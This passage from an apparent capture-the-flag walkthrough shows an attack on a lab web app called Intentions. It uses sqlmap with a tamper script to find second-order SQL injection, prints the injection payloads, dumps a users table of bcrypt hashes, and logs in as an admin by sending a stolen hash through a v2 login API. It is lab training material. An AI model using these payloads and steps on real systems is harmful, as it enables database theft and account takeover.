intentions_session=eyJpdiI6InlGR0UvSDY3Ukl2T210Y1hOOGxKTlE9PSIsInZhbHVlIjoiT1RhUXNQRE9xcnQ2RFFzYnVTY3N4TGNicTdhbFdXdHZFMmhXRE54MUJjUlp2bjZxSWJkTkJLMWtXWi9QdUlNeFVyWWZUSFhRdGN6VnN4aWJGTUkxZ3RjMWF5bE9uSldyWTA4N2tTTFRTZGJzQmtPNGZ4cE9hbEYxM3REVlNMUnoiLCJtYWMiOiJkNWY3ZGQwODM0YzEyMDY5OWRmZjY4MDMwZTBlNzVjNzhiZjlkYjU5MDY3NWRlOTk4ZTBiMDY1MmQ5OGMwOTc1IiwidGFnIjoiIn0%3D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTAuMTEuMjIwL2FwaS92MS9hdXRoL2xvZ2luIiwiaWF0IjoxNzE5OTUzNjkyLCJleHAiOjE3MTk5NzUyOTIsIm5iZiI6MTcxOTk1MzY5MiwianRpIjoickRPVEpmT3dqSEczTm0xeCIsInN1YiI6IjI4IiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ9.m4Hfxy1NcilHMeRSKnpBMXipC3PqL3nEPIGfUf7bLao

          {"genres":"food"}
Next, lets save the GET request that we make to the API endpoint that is being populated based off of genre and save it to a file called fetchUserFeed.
GET /api/v1/gallery/user/feed HTTP/1.1
          Host: 10.10.11.220
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate, br
          Connection: keep-alive
          Cookie: XSRF-TOKEN=eyJpdiI6InpUdXdJU0NjNVVpWmQ5S2thK0NDdXc9PSIsInZhbHVlIjoiVmc2aE5VSFJkTjYveW9NUG1FOFYvYjRqREVJMHdGTXJrVHJyamY2STJpVS9SRjE3bnZ0ZjM3QVpNTUJRWVQ5RFZXUVdrS3QyYUNzTFhwRVlvYWkycEdOa3U4Y0cvQVhYUGw0aEFqVEpqQkdtVldjajZueUlSODE4Zk9jOTFqTWsiLCJtYWMiOiJhOTQ0ZDA0NjRlZDE1Mjg4MTVmNTgxNzFmNmMxZmNiZDllOGE4M2Y2OGQ1NWQ2ZTllNWIyNzcwMGYyMDY5NmUyIiwidGFnIjoiIn0%3D; intentions_session=eyJpdiI6InlGR0UvSDY3Ukl2T210Y1hOOGxKTlE9PSIsInZhbHVlIjoiT1RhUXNQRE9xcnQ2RFFzYnVTY3N4TGNicTdhbFdXdHZFMmhXRE54MUJjUlp2bjZxSWJkTkJLMWtXWi9QdUlNeFVyWWZUSFhRdGN6VnN4aWJGTUkxZ3RjMWF5bE9uSldyWTA4N2tTTFRTZGJzQmtPNGZ4cE9hbEYxM3REVlNMUnoiLCJtYWMiOiJkNWY3ZGQwODM0YzEyMDY5OWRmZjY4MDMwZTBlNzVjNzhiZjlkYjU5MDY3NWRlOTk4ZTBiMDY1MmQ5OGMwOTc1IiwidGFnIjoiIn0%3D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTAuMTEuMjIwL2FwaS92MS9hdXRoL2xvZ2luIiwiaWF0IjoxNzE5OTUzNjkyLCJleHAiOjE3MTk5NzUyOTIsIm5iZiI6MTcxOTk1MzY5MiwianRpIjoickRPVEpmT3dqSEczTm0xeCIsInN1YiI6IjI4IiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ9.m4Hfxy1NcilHMeRSKnpBMXipC3PqL3nEPIGfUf7bLao
          Upgrade-Insecure-Requests: 1
Once we have these two saved to their respective files, we can utilize them with SQLMap to look for second order SQL injections in the system. Lets go ahead and run the initial scan.
sqlmap -r updateGenres --second-req=fetchUserFeed --batch
-r updateGenres:- This specifies the (first) request file to be used for the attack. In this case,
updateGenresis our request file captured from a previous interaction with a web application.
- This specifies the (first) request file to be used for the attack. In this case,
-second-req=fetchUserFeed:- This option specifies a second request file that SQLMap can use to optimize the testing process. It allows SQLMap to perform more advanced SQL injection techniques, such as timing-based attacks, using a second request-response pair (
fetchUserFeedin this case). - This is effectively where SQLMap will make a second request in order to check whether there was information found in the request
- This option specifies a second request file that SQLMap can use to optimize the testing process. It allows SQLMap to perform more advanced SQL injection techniques, such as timing-based attacks, using a second request-response pair (
batch:- This option runs SQLMap in batch mode, which means it will not prompt for user input during the testing process and will use default options for certain settings.

This unfortunately has yielded nothing for us, but it has given us a hint as to what we should try in addition to our initial command: —tamper .
It is interesting that we go this error. Lets go back to the profile and see if our input is being manipulated in anyway.
Sure enough, when playing with genre update feature, we notice that when we check back to the page, the spaces are taken out of whatever we enter. This is most likely interfering with our payloads and is why SQLMap responded with that suggestion.

(After Refreshing the Page)

Lets try running SQLMap again with the new argument appended.
sqlmap -r updateGenres --second-req=fetchUserFeed --batch --tamper=space2comment
space2comment:- This one of the python scripts used with SQLMap to alter the requests being made.
Below is a snippet from the SQLMap GitHub page that shows what this python script is doing. It appears to just be replacing all blank spaces with /**/.

In the snipped output from our new SQLMap scan, we now have a positive result detailing 3 different potential injection methods.
---
          Parameter: JSON genres ((custom) POST)
              Type: boolean-based blind
              Title: AND boolean-based blind - WHERE or HAVING clause
              Payload: {"genres":"food') AND 6581=6581 AND ('cWNu'='cWNu"}

              Type: time-based blind
              Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
              Payload: {"genres":"food') AND (SELECT 1579 FROM (SELECT(SLEEP(5)))SRqT) AND ('cIRn'='cIRn"}

              Type: UNION query
              Title: MySQL UNION query (NULL) - 5 columns
              Payload: {"genres":"food') UNION ALL SELECT NULL,CONCAT(0x717a707071,0x564f556152564b55506d6b7a69794c796a4b6b69424b6763586c6e41667645565761564d704a6575,0x717a717a71),NULL,NULL,NULL#"}
          ---

Lets run this again with the argument tables to gain more information, since we have verified the vulnerability.
sqlmap -r updateGenres --second-req=fetchUserFeed --batch --tamper=space2comment --tables
—tables:- This argument will dump the tables from the database
Boom! We have successfully dumped all of the tables for the tow available databases. The first database being the built-in database called information_schema and the second being intentions.
Database: information_schema
          [79 tables]
          +---------------------------------------+
          | ALL_PLUGINS                           |
          | APPLICABLE_ROLES                      |

          ....
          ....

          | TABLES                                |
          | TRIGGERS                              |
          | user_variables                        |
          +---------------------------------------+

          Database: intentions
          [4 tables]
          +---------------------------------------+
          | gallery_images                        |
          | migrations                            |
          | personal_access_tokens                |
          | users                                 |
          +---------------------------------------+
Lets go ahead and target the users table in the intentions database by omitting the previously appended argument and instead appending two knew arguments, -T and --dump.
sqlmap -r updateGenres --second-req=fetchUserFeed --batch --tamper=space2comment -T users --dump
-T users:- Signifies the database table(s) to enumerate
- We can simply select the database table that we want to further enumerate, in our case, we want to dump the
userstable
—dump:- Dump DBMS database table entries
- This just signifies that we want to dump all of the information
Looks like we have hit the jackpot! This table contains not only a long list of usernames but hashed passwords and an additional column indicating whether or not the user is an administrator. This last bit will really help out narrowing down the high-level targets to go after first.
Database: intentions
          Table: users
          [28 entries]
          +----+-------------------------------+--------------------------+--------------------------------+---------+--------------------------------------------------------------+---------------------+---------------------+
          | id | email                         | name                     | genres                         | admin   | password                                                     | created_at          | updated_at          |
          +----+-------------------------------+--------------------------+--------------------------------+---------+--------------------------------------------------------------+---------------------+---------------------+
          | 1  | steve@intentions.htb          | steve                    | food,travel,nature             | 1       | $2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa | 2023-02-02 17:43:00 | 2023-02-02 17:43:00 |
          | 2  | greg@intentions.htb           | greg                     | food,travel,nature             | 1       | $2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m | 2023-02-02 17:44:11 | 2023-02-02 17:44:11 |
          | 3  | hettie.rutherford@example.org | Melisa Runolfsson        | food,travel,nature             | 0       | $2y$10$bymjBxAEluQZEc1O7r1h3OdmlHJpTFJ6CqL1x2ZfQ3paSf509bUJ6 | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 4  | nader.alva@example.org        | Camren Ullrich           | food,travel,nature             | 0       | $2y$10$WkBf7NFjzE5GI5SP7hB5/uA9Bi/BmoNFIUfhBye4gUql/JIc/GTE2 | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 5  | jones.laury@example.com       | Mr. Lucius Towne I       | food,travel,nature             | 0       | $2y$10$JembrsnTWIgDZH3vFo1qT.Zf/hbphiPj1vGdVMXCk56icvD6mn/ae | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 6  | wanda93@example.org           | Jasen Mosciski           | food,travel,nature             | 0       | $2y$10$oKGH6f8KdEblk6hzkqa2meqyDeiy5gOSSfMeygzoFJ9d1eqgiD2rW | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 7  | mwisoky@example.org           | Monique D'Amore          | food,travel,nature             | 0       | $2y$10$pAMvp3xPODhnm38lnbwPYuZN0B/0nnHyTSMf1pbEoz6Ghjq.ecA7. | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 8  | lura.zieme@example.org        | Desmond Greenfelder      | food,travel,nature             | 0       | $2y$10$.VfxnlYhad5YPvanmSt3L.5tGaTa4/dXv1jnfBVCpaR2h.SDDioy2 | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 9  | pouros.marcus@example.net     | Mrs. Roxanne Raynor      | food,travel,nature             | 0       | $2y$10$UD1HYmPNuqsWXwhyXSW2d.CawOv1C8QZknUBRgg3/Kx82hjqbJFMO | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 10 | mellie.okon@example.com       | Rose Rutherford          | food,travel,nature             | 0       | $2y$10$4nxh9pJV0HmqEdq9sKRjKuHshmloVH1eH0mSBMzfzx/kpO/XcKw1m | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 11 | trace94@example.net           | Dr. Chelsie Greenholt I  | food,travel,nature             | 0       | $2y$10$by.sn.tdh2V1swiDijAZpe1bUpfQr6ZjNUIkug8LSdR2ZVdS9bR7W | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 12 | kayleigh18@example.com        | Prof. Johanna Ullrich MD | food,travel,nature             | 0       | $2y$10$9Yf1zb0jwxqeSnzS9CymsevVGLWIDYI4fQRF5704bMN8Vd4vkvvHi | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 13 | tdach@example.com             | Prof. Gina Brekke        | food,travel,nature             | 0       | $2y$10$UnvH8xiHiZa.wryeO1O5IuARzkwbFogWqE7x74O1we9HYspsv9b2. | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 14 | lindsey.muller@example.org    | Jarrett Bayer            | food,travel,nature             | 0       | $2y$10$yUpaabSbUpbfNIDzvXUrn.1O8I6LbxuK63GqzrWOyEt8DRd0ljyKS | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 15 | tschmidt@example.org          | Macy Walter              | food,travel,nature             | 0       | $2y$10$01SOJhuW9WzULsWQHspsde3vVKt6VwNADSWY45Ji33lKn7sSvIxIm | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 16 | murray.marilie@example.com    | Prof. Devan Ortiz DDS    | food,travel,nature             | 0       | $2y$10$I7I4W5pfcLwu3O/wJwAeJ.xqukO924Tx6WHz1am.PtEXFiFhZUd9S | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 17 | barbara.goodwin@example.com   | Eula Shields             | food,travel,nature             | 0       | $2y$10$0fkHzVJ7paAx0rYErFAtA.2MpKY/ny1.kp/qFzU22t0aBNJHEMkg2 | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 18 | maggio.lonny@example.org      | Mariano Corwin           | food,travel,nature             | 0       | $2y$10$p.QL52DVRRHvSM121QCIFOJnAHuVPG5gJDB/N2/lf76YTn1FQGiya | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 19 | chackett@example.org          | Madisyn Reinger DDS      | food,travel,nature             | 0       | $2y$10$GDyg.hs4VqBhGlCBFb5dDO6Y0bwb87CPmgFLubYEdHLDXZVyn3lUW | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 20 | layla.swift@example.net       | Jayson Strosin           | food,travel,nature             | 0       | $2y$10$Gy9v3MDkk5cWO40.H6sJ5uwYJCAlzxf/OhpXbkklsHoLdA8aVt3Ei | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 21 | rshanahan@example.net         | Zelda Jenkins            | food,travel,nature             | 0       | $2y$10$/2wLaoWygrWELes242Cq6Ol3UUx5MmZ31Eqq91Kgm2O8S.39cv9L2 | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 22 | shyatt@example.com            | Eugene Okuneva I         | food,travel,nature             | 0       | $2y$10$k/yUU3iPYEvQRBetaF6GpuxAwapReAPUU8Kd1C0Iygu.JQ/Cllvgy | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 23 | sierra.russel@example.com     | Mrs. Rhianna Hahn DDS    | food,travel,nature             | 0       | $2y$10$0aYgz4DMuXe1gm5/aT.gTe0kgiEKO1xf/7ank4EW1s6ISt1Khs8Ma | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 24 | ferry.erling@example.com      | Viola Vandervort DVM     | food,travel,nature             | 0       | $2y$10$iGDL/XqpsqG.uu875Sp2XOaczC6A3GfO5eOz1kL1k5GMVZMipZPpa | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 25 | beryl68@example.org           | Prof. Margret Von Jr.    | food,travel,nature             | 0       | $2y$10$stXFuM4ct/eKhUfu09JCVOXCTOQLhDQ4CFjlIstypyRUGazqmNpCa | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 26 | ellie.moore@example.net       | Florence Crona           | food,travel,nature             | 0       | $2y$10$NDW.r.M5zfl8yDT6rJTcjemJb0YzrJ6gl6tN.iohUugld3EZQZkQy | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 27 | littel.blair@example.org      | Tod Casper               | food,travel,nature             | 0       | $2y$10$S5pjACbhVo9SGO4Be8hQY.Rn87sg10BTQErH3tChanxipQOe9l7Ou | 2023-02-02 18:02:37 | 2023-02-02 18:02:37 |
          | 28 | test@test.com                 | test                     | food')/**/__REFLECTED_VALUE__# | 0       | $2y$10$NeRR84UZ4MMc53oNZuo/ceryK3q0zQs3.G/xTM4sxxMHAXnA1lNzK | 2024-07-02 12:35:51 | 2024-07-03 01:02:01 |
          +----+-------------------------------+--------------------------+--------------------------------+---------+--------------------------------------------------------------+---------------------+---------------------+

To quickly get an idea of what kind of potential hashing algorithms are being used on the back end, we can hop on over to hashes.com and enter one of the hashes.
It looks like they are using bcrypt $2*$, Blowfish (Unix) . We can take this information and try to crack them locally on our machine.

Something to try before attempting to crack the hashes , we can try to login just using the hash itself. Lets, logout of the application and try to authenticate with the email and hash of the first admin user we found in the database.

We receive a login error, but if we think back to our initial enumeration, we will remember that we discovered more than one version of the API, which means there might be a different implementation for the login.
Lets try sending the same request, but instead to version 2 . HEY NOW !! Here is something different! When we attempt to login with the hash we get an interesting error: The hash field is required . This is interesting, as it appears to be expecting us to send a hashed version of the password across the wire to authenticate.
Lets see if we can just change the JSON query to hash instead of password and see if that will be accepted on the back end.
Well hot damn! It looks like that simple trick worked! We have successfully authenticated as the user steve.

Now lets intercept a normal login attempt and replace it with this altered request. Note: Due to the XSRF tokens, we will have to intercept a new login request and ONLY change the JSON query and API version number to the following:
POST /api/v2/auth/login HTTP/1.1
{"email":"steve@intentions.htb","hash":"$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa"}
And just like that, we are in as the user Steve. Lets poke around and see what is available to us as an admin user.
